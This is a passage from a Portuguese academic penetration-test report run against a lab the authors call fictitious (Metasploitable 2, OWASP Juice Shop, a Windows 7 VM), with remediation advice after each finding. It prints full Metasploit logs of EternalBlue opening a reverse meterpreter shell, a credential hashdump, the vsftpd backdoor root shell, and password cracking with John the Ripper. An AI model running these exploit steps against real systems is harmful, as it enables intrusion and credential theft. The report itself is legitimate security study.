[*] 10.0.0.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.0.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.0.129:445 - The target is vulnerable.
[*] 10.0.0.129:445 - Connecting to target for exploitation.
[*] 10.0.0.129:445 - Connection established for exploitation.
[*] 10.0.0.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.129:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.0.129:445 - 0x00000000 57 69 6e 64 f7 77 30 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.0.129:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 Pack 1 Service
[*] 10.0.0.129:445 - 0x00000020 50 61 63 6b 20 31
[*] 10.0.0.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.129:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.129:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.129:445 - Starting non-paged pool grooming
[*] 10.0.0.129:445 - Sending SMBv2 buffers
[*] 10.0.0.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.129:445 - Sending final SMBv2 buffers.
[*] 10.0.0.129:445 - Sending last fragment of exploit packet!
[*] 10.0.0.129:445 - Receiving response from exploit packet
[*] 10.0.0.129:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.0.129:445 - Sending egg to corrupted connection.
[*] 10.0.0.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.15.12
[*] Meterpreter session 1 opened (192.168.15.14:443 -> 192.168.15.12:60470) at 2024-03-16 18:18:19 -0300
[*] 10.0.0.129:445 - =====-
[*] 10.0.0.129:445 - =====-WIN-----=
[*] 10.0.0.129:445 - =====-
[*] 10.0.0.129:445 - =====-
```

Vulnerabilidade detectada com sucesso no alvo

Envio da carga maliciosa para o alvo

Acesso ao shell do alvo, com privilégios de autoridade administrativa do Windows, a qual é a classificação máxima de acesso.

```
meterpreter > getuid
Server username: AUTORIDADE NT\SISTEMA
meterpreter >
```

Figura 97 – Extração de credenciais do sistema

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:c484c328f86614cf5c721c50e5ea7248:::
TCC:1000:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
meterpreter >
```



Com isso, conseguimos cumprir o objetivo do Pentest Interno, que foi a invasão bem-sucedida em direção ao alvo principal TCC-PC, no qual obtemos acesso administrativo pleno.

Acerca do Juice Shop, executamos a pós exploração ao conseguir quebrar a hash do usuário administrador e se autenticar no sistema, apresentando um outro caminho que um atacante poderia percorrer para obter esse acesso.

Figura 98 – Identificando tipo de hash: MD5 (Juice Shop)

```
(kali㉿workstation)-[~/Desktop/tcc-files]
$ hashid 0192023a7bbd73250516f069df18b500
Analyzing '0192023a7bbd73250516f069df18b500'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snelfru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

(kali㉿workstation)-[~/Desktop/tcc-files]
$
```

O tipo de hash para armazenamento de credenciais no banco de dados é MD5. O uso deste algoritmo de hash é considerado uma não-conformidade, pois apresenta um nível de complexidade baixo, que facilita ataques de força bruta. Portanto, recomendamos que ele seja substituído por um padrão mais seguro,



como o SHA-256. Além da facilidade de quebra, o algoritmo está presente em listas gigantescas de sites que automatizam a quebra de senhas MD5, além de Rainbow Tables, uma estrutura que permite a identificação da senha de uma forma extremamente rápida.

Figura 99 – Hashes disponíveis para quebra (alvo: admin@juice-sh.op)

```
(kali㉿workstation)-[~/Desktop/tcc-files]
$ cat hashes.txt
+-----+
| email           | username | password          |
+-----+
| J12934@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| accountant@juice-sh.op | <blank> | e541ca7ecf72b8d1286474fc613e5e45 |
| admin@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| amy@juice-sh.op | bkimminich | 6edd9d726cbdc873c539e41ae8757b8c |
| bender@juice-sh.op | <blank> | 861917d5fa5f1172f931dc700d81a8fb |
| bjoern.kimminich@gmail.com | <blank> | 3869433d74e3d0c86fd25562f836bc82 |
| bjoern@juice-sh.op | <blank> | f2f933d0bb0ba057bc8e33b8ebd6d9e8 |
| bjoern@owasp.org | <blank> | b03f4b0ba8b458fa0acdc02cdb953bc8 |
| chris.pike@juice-sh.op | <blank> | 3c2abc04e4a6ea8f1327d0aae3714b7d |
| ciso@juice-sh.op | wurstbrot | 9ad5b0492bbe528583e128d2a8941de4 |
| demo | <blank> | 030f05e45e30710c3ad3c32f00de0473 |
| emma@juice-sh.op | <blank> | 7f311911af16fa8f418dd1a3051d6810 |
| ethereum@juice-sh.op | <blank> | 9283f1b2e9669749081963be0462e466 |
| jim@juice-sh.op | <blank> | 10a783b9ed19ea1c67c3a27699f0095b |
| john@juice-sh.op | <blank> | 963e10f92a70b4b463220cb4c5d636dc |
| mc.safesearch@juice-sh.op | <blank> | 05f92148b4b60f7dacd04cceeb8f1af |
| morty@juice-sh.op | <blank> | fe01ce2a7fbac8fafaed7c982a04e229 |
| stan@juice-sh.op | j0hNny | 00479e957b6b42c459ee5746478e4d45 |
| support@juice-sh.op | E=ma^ | 402f1c4a75e316afec5a6ea63147f739 |
| uvogin@juice-sh.op | SmilinStan | e9048a3f43dd5e094ef733f3bd88ea64 |
| wurstbrot@juice-sh.op | evmrox | 2c17c6393771ee3048ae34d6b380c5ec |
+-----+
(kali㉿workstation)-[~/Desktop/tcc-files]
$
```



Figura 100 – Senha do administrador quebrada com sucesso

```
(kali㉿workstation)-[~/Desktop/tcc-files]
$ cat hash.txt
0192023a7bbd73250516f069df18b500

(kali㉿workstation)-[~/Desktop/tcc-files]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123 (?)
1g 0:00:00:00 DONE (2024-03-16 22:25) 100.0g/s 9004Kp/s 9004Kc/s 9004KC/s austin24..SEXYBABE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿workstation)-[~/Desktop/tcc-files]
$
```

Figura 101 – Presença da senha em bases públicas de quebra MD5

The screenshot shows a search result for the MD5 hash 0192023a7bbd73250516f069df18b500. The interface includes navigation links like Home, FAQ, Deposit to Escrow, Purchase Credits, API, Tools, Decrypt Hashes, Escrow, Support, and language selection (English). A success message at the top says "Proceeded! 1 hashes were checked. 1 found 0 not found". Below it, a green bar indicates a find: "Found: 0192023a7bbd73250516f069df18b500:admin123". A "SEARCH AGAIN" button is visible at the bottom.

Usuário	admin@juice-sh.op
Senha	admin123


Outro ponto sobre a senha, é que ela também não está de acordo com uma política de segurança da informação bem fundamentada, pois não cumpre com o nível de complexidade ideal, podendo ser quebrada rapidamente por um atacante. Dessa maneira, recomendamos a substituição da senha.



Figura 102 – Testando senha no painel administrativo

A screenshot of the OWASP Juice Shop login page. The page has a dark background. At the top left is the logo "OWASP Juice Shop". At the top right are links for "Account" and "EN". The main area is titled "Login". It contains two input fields: "Email" with the value "admin@juice-sh.op" and "Password" with the value "admin123". Below these fields are links for "Forgot your password?", "Log in" (which is highlighted in blue), and "Remember me". A horizontal line separates this from a green button labeled "Log in with Google". At the bottom of the form is a link "Not yet a customer?".

Figura 103 – Senha válida: Acesso a conta do administrador





VULNERABILIDADES E RECOMENDAÇÕES

Abaixo, encontra-se a descrição de cada vulnerabilidade encontrada no ambiente interno (**fictício**) da Universidade Federal Rural da Amazônia, incluindo recomendações para correção.

VULN001	
NOME	CVE-2011-2523: Execução de comandos por backdoor
CLASSIFICAÇÃO	CRÍTICA
DESCRIÇÃO	A vulnerabilidade na versão 2.3.4 do vsftpd, possui um backdoor que abre um serviço malicioso na porta 6200 TCP, a qual pode ser ativada pelo envio de um emoji de sorriso “:)” no campo de usuário.
IMPACTO	Trata-se de uma vulnerabilidade de altíssima criticidade, pois com ela foi possível conseguir acesso completo ao servidor Metasploitable 2, além da detecção e exploração de outros hosts, pela técnica de movimentação lateral, de forma que foi possível conseguir acesso a diversas informações sensíveis.
LOCAIS AFETADOS	Metasploitable 2 (Porta 21 TCP)
REFERÊNCIAS	CVE-2011-2523 Detail vsftpd 2.3.4 - Backdoor Command Execution

VULNERABILIDADE

O sistema Metasploitable 2 possui um serviço vulnerável e desatualizado presente, o qual no passado foi hospedado em repositórios oficiais do vsftpd, contendo um backdoor. Os usuários que baixaram essa versão ficaram suscetíveis a ataques de execução de comandos remotamente. A vulnerabilidade permite que um criminoso abra uma conexão com a porta 6200 TCP no host, ao ativar o backdoor com os caracteres “:)” no campo de usuário de conexão FTP.

Com isso, o criminoso obtém acesso completo ao interpretador de comandos do sistema operacional.

PROVA DE CONCEITO



Figura 104 – Prova de Conceito: vsftpd 2.3.4

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 21 -Pn 192.168.15.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 19:55 EDT
Nmap scan report for 192.168.15.6
Host is up (0.00099s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:AB:16:06 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

(kali㉿kali)-[~]
└─$ █
```

Figura 105 – Prova de Conceito: vsftpd 2.3.4 II

```
msf6 > search type:exploit vsftpd
Matching Modules
=====
#  Name
-  __
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > █
```



Figura 106 – Prova de Conceito: vsftpd 2.3.4 III

```
[*] 192.168.15.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.15.5:21 - USER: 331 Please specify the password.
[+] 192.168.15.5:21 - Backdoor service has been spawned, handling ...
[+] 192.168.15.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.15.4:46073 → 192.168.15.5:6200) at 2023-10-12 16:41:53 -0400

root
pwd
/
hostname
metasploitable
ls -l
total 85
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 Oct 12 13:32 dev
drwxr-xr-x 94 root root 4096 Oct 12 15:26 etc
drwxr-xr-x  6 root root 4096 Apr 16 2010 home
drwxr-xr-x  2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx——  2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x  4 root root 4096 Mar 16 2010 media
drwxr-xr-x  3 root root 4096 Apr 28 2010 mnt
-rw——  1 root root 9426 Oct 12 13:32 nohup.out
drwxr-xr-x  3 root root 4096 Oct 11 20:17 opt
dr-xr-xr-x 118 root root    0 Oct 12 13:32 proc
drwxr-xr-x 13 root root 4096 Oct 12 13:32 root
drwxr-xr-x  2 root root 4096 May 13  2012 sbin
drwxr-xr-x  2 root root 4096 Oct 11 20:22 srv
drwxr-xr-x 12 root root    0 Oct 12 13:32 sys
drwxrwxrwt  4 root root 4096 Oct 12 13:32 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx  1 root root   29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

RECOMENDAÇÕES

- 1. Atualize o software:** Atualize o vsftpd para a versão mais recente, a qual não possui vulnerabilidades de classificação alta catalogada. Para realizar a atualização, use o gerenciador de pacotes específico do sistema operacional.
- 2. Implemente uma política de atualização e hardening:** É importante que se tenha uma política rígida de atualização e hardening na infraestrutura de TI da organização, a fim de evitar que vulnerabilidades semelhantes apareçam no futuro. A política deve exigir que um sistema seja atualizado corriqueiramente e, antes de ser colocado em produção, que passe pelo processo de hardening, a fim de dificultar o sucesso de ataques cibernéticos. Uma fonte que recomendamos para políticas de hardening de diversos sistemas, é a CIS (Center Of Internet Security), que dispõe de manuais para diversos sistemas operacionais e serviços.



3. Monitoramento de Rede: Implementar soluções de monitoramento de rede para detectar atividades suspeitas que possam indicar uma tentativa de invasão. Recomendamos a procura por soluções de EDR / XDR e SIEM, como Wazuh.

4. Auditorias de Segurança Frequentes: Realizar auditorias de segurança regulares para garantir a conformidade com as políticas de segurança.

VULN002	
NOME	Uso de senhas fracas (Weak Credentials)
CLASSIFICAÇÃO	CRÍTICA
DESCRÍÇÃO	Em serviços de redes e contas de usuários, encontramos a condição do uso de senhas fracas.
IMPACTO	Senhas fracas podem ser detectadas facilmente por um atacante, através de técnicas de guessing e força bruta, fazendo com que tenham acesso a contas de usuários e serviços, comprometendo as informações sensíveis da rede.
LOCAIS	Metasploitable 2
AFETADOS	Juice Shop
USUÁRIOS	msfadmin:msfadmin (Usuário administrador do servidor Metasploitable)
AFETADOS	admin@juice-sh.op:admin123
REFERÊNCIAS	CWE-1391: Use of Weak Credentials Internet Safety - Creating Strong Passwords

VULNERABILIDADE

O uso de senhas fracas é uma vulnerabilidade crítica que pode comprometer a segurança de toda a rede. Senhas consideradas fracas são aquelas que são curtas, previsíveis ou comuns, como "123456", "password" ou datas de nascimento. Essas senhas são facilmente decifráveis através de métodos de ataque como força bruta ou dicionário, permitindo que atacantes obtenham acesso não autorizado à rede. Uma vez dentro da rede, um invasor pode interceptar dados sensíveis, lançar ataques adicionais contra dispositivos conectados, e potencialmente obter acesso a sistemas e informações críticas.



PROVA DE CONCEITO

Figura 107 – Prova de conceito: Uso de senhas fracas

```
kali@workstation: ~/Desktop/pagina_malware
File Actions Edit View Help
kali@workstation: ~ x kali@workstation: ~/Desktop/pagina_malware x kali@workstation: ~/Desktop/pagina_malware x
└$ nano wl.txt
  (kali@workstation)-[~/Desktop/pagina_malware]
  $ john --wordlist=wl.txt --format=md5crypt hashes.txt
Comando para quebra das hashes
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates left, minimum 24 needed for performance.
msfadmin (msfadmin)
1g 0:00:00:00 DONE (2024-03-15 21:27) 50.00g/s 200.0p/s 1200c/s 1200C/s msfadmin.. 12345678
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

  (kali@workstation)-[~/Desktop/pagina_malware]
  $ cat wl.txt
msfadmin
senha123
ls
senhapersonalizada
12345678
  (kali@workstation)-[~/Desktop/pagina_malware]
  $ 
Lista de senhas personalizada
```

Figura 108 – Prova de conceito: Uso de senhas fracas II

```
(kali@workstation)-[~]
$ ssh msfadmin@192.168.15.4
Unable to negotiate with 192.168.15.4 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali@workstation)-[~]
$ ssh msfadmin@192.168.15.4

(kali@workstation)-[~]
$ ssh msfadmin@192.168.15.4 -oHostKeyAlgorithms=+ssh-dss
The authenticity of host '192.168.15.4 (192.168.15.4)' can't be established.
DSA key fingerprint is SHA256:kqTW5p1Amzh5MfhN9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.15.4' (DSA) to the list of known hosts.
msfadmin@192.168.15.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Mar 15 17:57:52 2024
msfadmin@metasploitable:~$ sudo su
sudo: no passwd entry for root!
msfadmin@metasploitable:~$ 
```



Figura 109 – Prova de conceito: Uso de senhas fracas III

```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ cat hashes.txt
+-----+-----+-----+
| email | username | password |
+-----+-----+-----+
| J12934@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| accountant@juice-sh.op | <blank> | e541ca7ecf72b8d1286474fc613e5e45 |
| admin@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| amy@juice-sh.op | bkimminich | 6edd9d726cbdc873c539e41ae8757b8c |
| bender@juice-sh.op | <blank> | 861917d5fa5f1172f931dc700d81a8fb |
| bjoern.kimminich@gmail.com | <blank> | 3869433d74e3d0c86fd25562f836bc82 |
| bjoern@juice-sh.op | <blank> | f2f933d0bb0ba057bc8e33b8ebd6d9e8 |
| bjoern@owasp.org | <blank> | b03f4b0ba8b458fa0acdc02cdb953bc8 |
| chris.pike@juice-sh.op | <blank> | 3c2abc04e4a6ea8f1327d0aae3714b7d |
| ciso@juice-sh.op | wurstbrot | 9ad5b0492bbe528583e128d2a8941de4 |
| demo | <blank> | 030f05e45e30710c3ad3c32f00de0473 |
| emma@juice-sh.op | <blank> | 7f311911af16fa8f418dd1a3051d6810 |
| ethereum@juice-sh.op | <blank> | 9283f1b2e9669749081963be0462e466 |
| jim@juice-sh.op | <blank> | 10a783b9ed19ea1c67c3a27699f0095b |
| john@juice-sh.op | <blank> | 963e10f92a70b4b463220cb4c5d636dc |
| mc.safesearch@juice-sh.op | <blank> | 05f92148b4b60f7dacd04cceebb8f1af |
| morty@juice-sh.op | <blank> | fe01ce2a7fbac8fafaed7c982a04e229 |
| stan@juice-sh.op | j0hNny | 00479e957b6b42c459ee5746478e4d45 |
| support@juice-sh.op | E=ma² | 402f1c4a75e316afec5a6ea63147f739 |
| uvogin@juice-sh.op | SmilinStan | e9048a3f43dd5e094ef733f3bd88ea64 |
| wurstbrot@juice-sh.op | evmrox | 2c17c6393771ee3048ae34d6b380c5ec |
+-----+-----+-----+
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$
```

Figura 110 – Prova de conceito: Uso de senhas fracas IV

```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ cat hash.txt
0192023a7bbd73250516f069df18b500

(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123      (?)
1g 0:00:00:00 DONE (2024-03-16 22:25) 100.0g/s 9004Kp/s 9004Kc/s 9004KC/s austin24.. SEXYBABE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿workstation)-[~/Desktop/tcc-files]
└─$
```



RECOMENDAÇÕES

- 1. Implementação de Senhas Fortes:** Criar senhas que sejam longas (mínimo de 12 caracteres), complexas e incluem uma mistura de letras maiúsculas e minúsculas, números e símbolos. Evitar o uso de informações pessoais ou palavras comuns.
- 2. Uso de Gerenciadores de Senhas:** Utilizar gerenciadores de senhas para criar e armazenar senhas complexas e únicas para cada rede ou serviço.
- 3. Política de Alteração de Senha Regular:** Estabelecer uma política para mudar as senhas da rede periodicamente e após qualquer suspeita de violação de segurança.
- 4. Educação de Usuários:** Capacitar os usuários sobre a importância de senhas fortes e as melhores práticas para criar e gerenciar senhas seguras.
- 5. Monitoramento de Rede:** Implementar soluções de monitoramento de rede para detectar atividades suspeitas que possam indicar uma tentativa de invasão.
- 6. Auditorias de Segurança Frequentes:** Realizar auditorias de segurança regulares para verificar a força das senhas usadas e garantir a conformidade com as políticas de segurança.

VULN003	
NOME	MS17-010: EternalBlue
CLASSIFICAÇÃO	CRÍTICA
DESCRÍÇÃO	A vulnerabilidade em versões antigas do SMB e desatualizadas do Windows, permite a condição de execução de comandos remotamente.
IMPACTO	Ao explorar a vulnerabilidade, um atacante consegue ganhar acesso administrativo completo ao ativo afetado, conseguindo capturar senhas, deletar arquivos, indisponibilizar o sistema, a partir dele invadir outros etc.
LOCAIS AFETADOS	TCC-PC (Windows 7)
REFERÊNCIAS	Microsoft Security Bulletin MS17-010 - Crítica MS17-010-SMB REMOTE CODE EXECUTION EXPLOIT MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption



VULNERABILIDADE

Esta vulnerabilidade possui nível extremamente crítico, pois permite acesso completo ao dispositivo, sem grandes problemas, pois existem exploits automatizados para explorar a vulnerabilidade. Um dos casos mais famosos envolvendo a falha, foi o do Ransomware WannaCry, que se aproveitou da falha para se alojar em diversos dispositivos do mundo, sequestrando os dados de muitas empresas. A vulnerabilidade se aproveita de uma falha de overflow no Kernel, envolvendo o serviço SMB, injetando um código malicioso para que o atacante consiga acesso remoto. Na maioria das vezes, quando explorada, a vulnerabilidade garante acesso administrativo imediato.

PROVA DE CONCEITO

Figura 111 - Prova de Conceito: Eternalblue TCC-PC

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.0.129
RHOSTS => 10.0.0.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.15.14
LHOST => 192.168.15.14
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 445
LPORT => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
RHOSTS    10.0.0.129     yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445            yes        The target port (TCP)
SMBDomain  no             optional   The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    no             optional   The password for the specified username
SMBUser    no             optional   The username to authenticate as
VERIFY_ARCH true          yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.15.14    yes        The listen address (an interface may be specified)
LPORT     443            yes        The listen port

Exploit target:
Id  Name
--  --
```



Figura 112 - Prova de Conceito: Eternalblue TCC-PC II

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.15.14:443
[*] 10.0.0.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.0.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.0.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.0.129:445 - The target is vulnerable.
[*] 10.0.0.129:445 - Connecting to target for exploitation.
[*] 10.0.0.129:445 - Connection established for exploitation.
[*] 10.0.0.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.129:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.0.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.0.129:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.0.129:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.0.0.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.129:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.129:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.129:445 - Starting non-paged pool grooming
[*] 10.0.0.129:445 - Sending SMBv2 buffers
[*] 10.0.0.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.129:445 - Sending final SMBv2 buffers.
[*] 10.0.0.129:445 - Sending last fragment of exploit packet!
[*] 10.0.0.129:445 - Receiving response from exploit packet
[*] 10.0.0.129:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.0.129:445 - Sending egg to corrupted connection.
[*] 10.0.0.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.15.12
[*] Meterpreter session 1 opened (192.168.15.14:443 → 192.168.15.12:60470) at 2024-03-16 18:18:19 -0300
[*] 10.0.0.129:445 - =====-
[*] 10.0.0.129:445 - =====-WIN-----=
[*] 10.0.0.129:445 - =====-
[meterpreter] > getuid
Server username: AUTORIDADE NT\SISTEMA
[meterpreter] >

```

Vulnerabilidade detectada com sucesso no alvo

Envio da carga maliciosa para o alvo

Acesso ao shell do alvo, com privilégios de autoridade administrativa do Windows, a qual é a classificação máxima de acesso.

Figura 113 - Prova de Conceito: Eternalblue TCC-PC III

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:c484c328f86614cf5c721c50e5ea7248:::
TCC:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

RECOMENDAÇÕES

- 1. Atualize o sistema operacional:** Realize o backup e atualize o sistema operacional da estação de trabalho para uma versão mais atualizada, como Windows 10 ou 11, as quais possuem suporte da Microsoft.
- 2. Implemente uma política dehardening:** Para cada dispositivo novo adicionado na rede, garanta que sua implementação seja feita de forma segura, aplicando patches de segurança, atualizações constantes, regras de firewall, desativação de recursos desnecessários etc. Como guia para isso, recomendamos os manuais da CIS (Center of Internet Security).
- 3. Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.



VULN004

NOME	Serviço desatualizado e vulnerável: Samba 3.0.20 < 3.0.25rc3
CLASSIFICAÇÃO	CRÍTICA
Descrição	Esta vulnerabilidade presente na função SamrChangePassword da funcionalidade de MS-RPC do Samba, entre as versões 3.0.20 e 3.0.25rc3, permite um atacante executar código remotamente no sistema operacional.
Impacto	Ao explorar a vulnerabilidade, um atacante consegue ganhar acesso administrativo completo ao ativo afetado, conseguindo capturar senhas, deletar arquivos, indisponibilizar o sistema, a partir dele invadir outros etc
Locais Afetados	Metasploitable 2 (Porta 445 TCP)
Referências	CVE-2007-2447 Detail Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)

VULNERABILIDADE

Esta vulnerabilidade presente na função SamrChangePassword da funcionalidade de MS-RPC do Samba, entre as versões 3.0.20 e 3.0.25rc3, permite um atacante executar código remotamente no sistema operacional.

